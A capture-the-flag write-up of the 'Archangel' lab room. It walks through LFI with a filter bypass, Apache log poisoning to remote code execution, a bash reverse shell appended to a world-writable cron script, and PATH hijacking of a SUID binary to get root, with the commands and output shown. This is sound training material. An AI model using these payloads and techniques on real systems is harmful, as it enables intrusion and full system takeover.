🚩 Write-up: Archangel CTF

📝 Description

Archangel is a room featuring a variety of classic web vulnerabilities and Linux privilege escalation techniques, ranging from **LFI (Local File Inclusion)** and **Log Poisoning** to **Cronjob Hijacking** and **Path Manipulation**.


🔍 Phase 1: Enumeration & Initial Access

After performing a standard Nmap scan and discovering the web server, I stumbled upon a virtual host: `mafialive.thm` (discovered via a curl request). Adding this to my `/etc/hosts` file revealed a hidden development page.

Step 1: Finding the LFI

First, thanks to robots.txt, we find that “test.php” is disallowed

On this page, we can observe that the url includes hard-coded file arborescence, from what we can deduce a potential LFI vulnerability. By analyzing the URL and fuzzing the filters, I discovered that the developer blocked `../..` but forgot about `..//..`.



Successful LFI reading /etc/passwd using the double-slash bypass.

Step 2: Log Poisoning to RCE

Since I couldn't find any SSH keys, I targeted the Apache logs. I injected a PHP web shell into the `User-Agent` header using `curl` and then called the log file via the LFI.

```
Apr/2026:19:30:37 +0530] "GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//..//..//..//var/
log/apache2/access.log HTTP/1.1" 200 23155 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0" 192.168.134.64 - - [14/Apr/2026:19:36:38 +0530] "GET /test.php HTTP/1.1" 200 458 "-"
"uid=33(www-data) gid=33(www-data) groups=33(www-data) "
```

RCE confirmed by executing the 'id' command through the poisoned access.log.

🐚 Phase 2: From Web to User (www-data to archangel)

Step 1: Gaining a Shell

I set up a Netcat listener and executed a Python reverse shell.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.134.64] from (UNKNOWN) [10.129.136.9] 44006
www-data@ubuntu:/var/www/html/development_testing$
```

Initial shell as www-data.

Step 2: Horizontal Escalation via Cronjob

After first trying to see if any file has SUID permission, I couldn't detect one (such as vim, python,...)

```
www-data@ubuntu:/var/www/html/development_testing$ find / -user root -perm -4
 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 40344 Mar 23  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75824 Mar 23  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 76496 Mar 23  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 44528 Mar 23  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 59640 Mar 23  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 149080 Sep 23  2020 /usr/bin/sudo
-rwsr-xr-- 1 root messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon
-launch-helper
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 26696 Sep 17  2020 /bin/umount
-rwsr-xr-x 1 root root 44664 Mar 23  2019 /bin/su
-rwsr-xr-x 1 root root 43088 Sep 17  2020 /bin/mount
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
```

So, I checked `/etc/crontab` and found a task running regularly as the user `archangel`.

```
www-data@ubuntu:/var/www/html/development_testing$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.monthly )
#
```

Analyzing the crontab and discovering the /opt/helloworld.sh script.

The script was world-writable. I appended a reverse shell payload to it.

```
  GNU nano 2.9.3                    helloworld.sh

#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
bash -i >& /dev/tcp/192.168.134.64/5555 0>&1
```

Editing helloworld.sh with nano to include a bash reverse shell.

After a minute, I received a connection on my second listener. I was now `archangel`! Yipee!

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.134.64] from (UNKNOWN) [10.129.136.9] 60056
bash: cannot set terminal process group (1241): Inappropriate ioctl for devic
e
bash: no job control in this shell
archangel@ubuntu:~$ whoami
whoami
archangel
archangel@ubuntu:~$
```

Successfully escalated privileges (horizontally) to archangel thanks to the Cronjob

---

⚡ Phase 3: Vertical Escalation (Archangel to Root)

Step 1: Binary Analysis

In the `secret` folder, I found a SUID binary named `backup`.

```
root@kali: ~
Session  Actions  Edit  View  Help
archangel@ubuntu:~/secret$ ls
backup  user2.txt
archangel@ubuntu:~/secret$
```

Finding the SUID backup binary in the secret folder.

Using `strings`, I noticed it called the `cp` command without an absolute path: `cp /home/user/archangel/myfiles/* /opt/backupfiles`.

Step 2: PATH Hijacking

I exploited this by creating a fake `cp` binary in `/tmp` that spawns a bash shell and prepended `/tmp` to my `$PATH`.

```
archangel@ubuntu:~/secret$ cd ~
archangel@ubuntu:~$ cd /tmp
archangel@ubuntu:/tmp$ echo "/bin/bash -p" > cp
archangel@ubuntu:/tmp$ chmod +x cp
archangel@ubuntu:/tmp$ export PATH=/tmp:$PATH
archangel@ubuntu:/tmp$ ~/secret/backup
root@ubuntu:/tmp#
```

Final exploit steps: Creating the fake 'cp', modifying PATH, and running 'backup' to get root.

We modified the PATH variable to make sure that when cp executes as root, it is our fake cp command that gets executed (and gain us access to a shell as root 😎

Machine Pwned! 🚩